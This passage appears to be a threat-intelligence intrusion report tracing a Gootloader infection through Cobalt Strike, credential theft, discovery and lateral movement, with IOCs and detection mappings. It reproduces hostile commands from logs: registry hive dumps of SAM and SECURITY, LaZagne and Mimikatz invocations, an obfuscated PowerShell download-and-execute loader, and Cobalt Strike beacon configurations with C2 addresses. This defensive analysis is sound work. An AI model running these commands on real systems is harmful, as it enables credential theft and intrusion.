RemoteExecutableMemoryAllocation	rundll32.exe	rundll32.exe
RemoteExecutableMemoryAllocation	rundll32.exe	rundll32.exe

This can be observed in the memory dump from the beachhead host with the tell-tale `PAGE_EXECUTE_READWRITE` protection settings on the memory space and MZ headers observable in the process memory space.




During the intrusion we observed various named pipes utilized by the threat actor's Cobalt Strike beacons including default Cobalt Strike named pipes.


```
"Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {bb28eb5f-586d-61f9-fd41-000000000500}
ProcessId: 10540
PipeName: \msagent_ld
Image: C:\Windows\SysWOW64\rundll32.exe"
```

```
PipeName: \msagent_ld
PipeName: \1ea887
```

The threat actors were observed making use of double encoded Powershell commands. The first layer of encoding contains Hexadecimal and XOR encoding.



Decoding this script reveals that it is a publicly available WMIExec script for running remote WMI queries.



Credential Access

The malicious PowerShell process used by Gootloader dropped a PowerShell script named “mi.ps1” on the file system.

Action Type	Folder Path	File Name	Initiating Process Folder Path
FileCreated	C:\Users[redacted]	mi.ps1	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe

TaskCategory	CommandLine
Process Create (rule: ProcessCreate)	powershell -nop -noni -ep bypass -w h -c "$t=([type]'Convert');&([scriptblock]::Create(($t::(($t.GetMethods()\|?{$_.Name-clike'F*g'}).Name) ('PG0lMD9wbGxoIjc3KSovNig2KDYpIioqKigpNz9kPWMwUXpVODxHMWUxIzxtZD4wX1tVOFEyfTVdMjEjOFf1aHdqbDVVd3xtdH04WyJETWt9amtEYW1rcHk2dXdrdH1hRHVxNmhrK5M4UXZud3N9NVYxdXFzeWxiODVbd3VobWx9alZ5dX04XF1LU0xXSDVLSExbTy8u')|%{$_-bxor24}\|%{[char]$_})-join'')"


```
powershell -nop -noni -ep bypass -w h -c ""$t=([type]'Convert');&([scriptblock]::Create(($t::(($t.GetMethods(
```

This CyberChef recipe can be used to decode the inner encoded command.

The output lists “Invoke-Mimikatz”, a direct reference to the PowerShell Invoke-Mimikatz.ps1 script used to load Mimikatz DLL directly in memory.

```
$u=('http://127.0.0.1:22201/'|%{(IRM $_)});$u|&(GCM I*e-E*); Import-Module C:\Users\<redacted>\mi.ps1; Invoke-
```

Monitoring PowerShell event id 4103 we can observe the threat actor’s successful credential access activity from the Mimikatz invocation.



In addition, the post-exploitation tool "LaZagne" (renamed to ls.exe) was used with the "-all" switch.

```
ls.exe all -oN -output C:\Users\REDACTED
```

This will dump passwords (browsers, LSA secret, hashdump, Keepass, WinSCP, RDPManager, OpenVPN, Git, etc.) and store the output file (in our case) in the "C:\Users" directory. When LaZagne is run with admin privileges, it also attempts to dump credentials from local registry hives, as can be seen below.

CommandLine	ParentCommandLine
cmd.exe /c "reg.exe save hklm\security c:\windows\temp\xoeofpxxon"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\nibkqjzy"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\system c:\windows\temp\nfwlgripmy"	ls.exe all -oN -output C:\Users

Here's the commands from another system:

```
cmd.exe /c "reg.exe save hklm\sam c:\users\REDACTED\appdata\local\temp\1\dznuxujzr"
cmd.exe /c "reg.exe save hklm\system c:\users\REDACTED\appdata\local\temp\1\mkffdg"
cmd.exe /c "reg.exe save hklm\security c:\users\REDACTED\appdata\local\temp\1\iszmqwmjemt"
```

Discovery

The threat actors used the PowerShell implementation of SharpHound (Bloodhound) on the beachhead host to enumerate the Active Directory domain. The Cobalt Strike beacon was used to invoke the PowerShell script.

```
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAI
```

They also ran a WMI command on the beachhead host and one other host to check for AntiVirus.

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

The threat actors executed this command remotely on a domain controller, before moving laterally to it:

```
powershell.exe ls C:\ > C:\file.txt
```

While having an interactive RDP session, in an attempt to collect more information regarding the host, the attackers used PowerShell to run systeminfo on one of the hosts they pivoted to.

On the last day, and before they left the network, threat actors used Advanced IP Scanner to scan the whole network for the below open ports:

```
21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502
```

EventCode	TaskCategory	TargetFilename	ParentImage	CommandLine
11	File created (rule: FileCreate)	C:\Users\[redacted]\Advanced_IP_Scanner_2.5.3850.exe		
1	Process Create (rule: ProcessCreate)		C:\Windows\explorer.exe	"C:\Users\[redacted]\Advanced_IP_Scanner_2.5.3850.exe"
1	Process Create (rule: ProcessCreate)		C:\Users\[redacted]\Advanced_IP_Scanner_2.5.3850.exe	"C:\Users\[redacted]\AppData\Local\Temp\1\is-JN8UC.tmp\Advanced_IP_Scanner_2.5.3850.tmp" /SL5="$7025C,19765324,139776,C:\Users\[redacted]\Advanced_IP_Scanner_2.5.3850.
1	Process Create (rule: ProcessCreate)	C:\Users\[redacted]\AppData\Local\Temp\1\is-JN8UC.tmp\Advanced_IP_Scanner_2.5.3850.tmp	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	"C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:/Users/[redacted]" /lng en_us


EventCode	TaskCategory	Image	DestinationPort
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	443
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	80
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	8080
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	137
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	161
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	445
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	3389
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	135
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58000
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	64502
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	56133
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58682
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	60461
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	60234
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58157
3	Network connection detected (rule: NetworkConnect)	C:\Users\[redacted]\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58294

Lateral Movement

As observed in many of our intrusions, the threat actor created and installed Windows services to deploy Cobalt Strike beacons. This method was used to pivot to other systems within the network.


```
LogName=System
EventCode=7045
EventType=4
ComputerName[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-21-805815327-460989457-3267883143-1113
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=1663
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  a17bf34
Service File Name:  %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzADBAT[redacted]
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

SMB was also used to transfer executable Cobalt Strike beacons to various workstations in the environment.



Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info
10. [redacted]	57943	10. [redacted]	445	874	827,446 874,666	Filename 6bb6ca2.exe
10. [redacted]	61386	10. [redacted]	445	892	829,032 877,224	Filename a4a375e.exe
10. [redacted]	61745	10. [redacted]	445	1,023	843,404 898,670	Filename 2c075ae.exe

These executables were then executed by a remote service visible in the windows event id 7045 logs.



```
"A service was installed in the system.

Service Name:  6bb6ca2
Service File Name:  \\               \ADMIN$\6bb6ca2.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem"
```

Next to deploying Cobalt Strike beacons, the threat actor also used RDP to establish interactive sessions with various hosts on the network. One important aspect of these sessions is that the threat actor authenticated using “Restricted Admin Mode”.

Restricted Admin Mode can be considered a double-edged sword; although it prevents credential theft, it also enables an attacker to perform a pass-the-hash attack using RDP. In other words, after enabling Restricted Admin Mode, just the NTLM hash of the remote desktop user is required to establish a valid RDP session, without the need of possessing the clear password.

The threat actor attempted to use both Invoke-WMIExec and psexec to enable “”.

```
psexec \\<redacted> -u <redacted>\<redacted> -p <redacted> reg add "hklm\system\currentcontrolset\control\lsa
```

```
powershell -nop -noni -ep bypass -w h -c "$u=('http://127.0.0.1:47961/'|%%{(IRM $_)});&(''.SubString.ToString
```

The logon information of EventID 4624 includes a field “Restricted Admin Mode”, which is set to the value “Yes” if the feature is used.


```
LogName=Security
EventCode=4624
EventType=0
ComputerName=[redacted]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=31774
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           [redacted]
        Account Domain:
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  Yes
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            [redacted]
        Account Name:
        Account Domain:
        Logon ID:               0x3798A24
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x3fc
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       -
        Source Network Address: [redacted]
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          User32
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

Collection

The threat actor accessed multiple files during the RDP sessions on multiple servers. In one instance document files were opened directly on the system.

Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"

Shellbags reveled attempts to enumerate multiple file shares containing information of interest to the threat actor.



Command and Control

Gootloader

Gootloader second stage download URLs. These URLs were deobfuscated and extracted using this script by HP Threat Research. They've updated this script at least a few times now, thanks @hpsecurity and thanks to @GootLoaderSites for sharing on twitter as its broken/fixed.

```
hxxps://kakiosk.adsparkdev[.]com/test.php?hjkiofilihyl=
hxxps://jp.imonitorsoft[.]com/test.php?hjkiofilihyl=
hxxps://junk-bros[.]com/test.php?hjkiofilihyl=
```

During the intrusion the Gootloader loader was observed communicating to 35.206.117.64:443 kakiosk[.]adsparkdev[.]com.

```
Ja3:a0e9f5d64349fb13191bc781f81f42e1
Ja3s:567bb420d39046dbfd1f68b558d86382
Certificate: [d8:85:d1:48:a2:99:f5:ee:9d:a4:3e:01:1c:b0:ec:12:e5:23:7d:61 ]
Not Before: 2022/01/05 09:25:33 UTC
Not After: 2022/04/05 09:25:32 UTC
Issuer Org: Let's Encrypt
Subject Common: kakiosk.adsparkdev.com [kakiosk.adsparkdev.com ,www.kakiosk.adsparkdev.com ]
Public Algorithm: rsaEncryption
```

Cobalt Strike

146.70.78.43

Cobalt Strike server TLS configuration:

```
146.70.78.43
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After: May 17 18:26:24 2025 GMT
Issuer:  C=, ST=, L=, O=, OU=, CN=
Subject:  C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

```
Cobalt Strike Beacon:
  x86:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 146.70.78.43,/visit.js
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
```

```
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
    process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
    process-inject.userwx: 64
    proxy.behavior: 2 (Use IE settings)
    server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
    sleeptime: 60000
    useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; yie9)
    uses_cookies: 1
    watermark: 1580103824
  x64:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 146.70.78.43,/fwlink
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
    process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
    process-inject.userwx: 64
    proxy.behavior: 2 (Use IE settings)
    server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
    sleeptime: 60000
    useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ENXA)
    uses_cookies: 1
    watermark: 1580103824
```

37.120.198.225


Cobalt Strike server TLS configuration:

```
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After : May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

```
Cobalt Strike Beacon:
  x86:
```

```
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 37.120.198.225,/cm
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
    process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
    process-inject.userwx: 64
    proxy.behavior: 2 (Use IE settings)
    server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
    sleeptime: 60000
    useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ENUSMSE)
    uses_cookies: 1
    watermark: 1580103824
  x64:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 37.120.198.225,/ptj
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
    process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
    process-inject.userwx: 64
    proxy.behavior: 2 (Use IE settings)
    server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
    sleeptime: 60000
    useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_
    uses_cookies: 1
    watermark: 1580103824
```



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion	Total Bytes
0.995	10.43.61.202	146.70.78.43	20902	3883.000	13780	2567	1	2181	14945	14285	0.000	0.000	0	0	81180557

Netscan data extracted via Volatility from the beachhead host showing Cobalt Strike C2 connections:

```
Volatility 3 Framework 2.0.0


Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Creat
...
0x948431c46010  TCPv4   10.X.X.X    52670   146.70.78.43    443     CLOSE_WAIT      3420    rundll32.exe
0x948431e19010  TCPv4   10.X.X.X   63723   146.70.78.43    443     CLOSED  3420    rundll32.exe
0x9484337f18a0  TCPv4   10.X.X.X    52697   146.70.78.43    443     CLOSE_WAIT      3420    rundll32.exe
0x948435102050  TCPv4   10.X.X.X    52689   146.70.78.43    443     CLOSE_WAIT      3420    rundll32.exe
...
```

Impact

In this case, there was no further impact to the environment before the threat actors were evicted.

Indicators

Network

```
Gootloader
https://kakiosk.adsparkdev[.]com
https://jp.imonitorsoft[.]com
https://junk-bros[.]com
35.206.117.64:443


Cobalt Strike
146.70.78.43:443
37.120.198.225:443
```

File

```
olympus_plea_agreement 34603 .js
d7d3e1c76d5e2fa9f7253c8ababd6349
724013ea6906a3122698fd125f55546eac0c1fe0
6e141779a4695a637682d64f7bc09973bb82cd24211b2020c8c1648cdb41001b

olympus plea agreement(46196).zip
b50333ff4e5cbcda8b88ce109e882eeb
44589fc2a4d1379bee93282bbdb16acbaf762a45
7d93b3531f5ab7ef8d68fb3d06f57e889143654de4ba661e5975dae9679bbb2c

mi.ps1
acef25c1f6a7da349e62b365c05ae60c
c5d134a96ca4d33e96fb0ab68cf3139a95cf8071
d00edf5b9a9a23d3f891afd51260b3356214655a73e1a361701cda161798ea0b

Invoke-WMIExec.ps1
b4626a335789e457ea48e56dfbf39710
62a7656d817895913587961003907 99e83428519
c4939f6ad41d4f83b427db797aaca106b865b6356b1db3b7c63b995085457222

ls.exe
87ae2a50ba94f45da39ec7673d71547c
dfa0b4206abede8f441fcdc8155803b8967e035c
8764131983eac23033c460833de5e439a4c475ad94cfd561d80cb62f86ff50a4
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
```

Sigma

Custom Sigma rules

Deleting Windows Defender scheduled tasks

Enabling restricted admin mode

Sigma repo rules

Yara

Custom Yara rule

MITRE

- T1189 Drive-by Compromise
- T1204.001 – User Execution: Malicious Link
- T1204.002 – User Execution: Malicious File
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1053 – Scheduled Task/Job
- T1218.011 – System Binary Proxy Execution: Rundll32
-
- T1003.001- OS Credential Dumping: LSASS Memory
- T1087 – Account Discovery
- T1560 – Archive Collected Data
- T1482 – Domain Trust Discovery
- T1615 – Group Policy Discovery
- T1069 – Permission Groups Discovery
- T1018 – Remote System Discovery
- T1033 – System Owner/User Discovery
- T1021.001 – Remote Services: Remote Desktop Protocol
- T1021.006 – Remote Services: Windows Remote Management
- T1005 – Data from Local System
- T1039 – Data from Network Shared Drive
- T1046 – Network Service Scanning
- T1562.001 – Impair Defenses: Disable or Modify Tools
- T1518.001 – Security Software Discovery
- T1071.001 Web Protocols
- T1027 – Obfuscated Files or Information
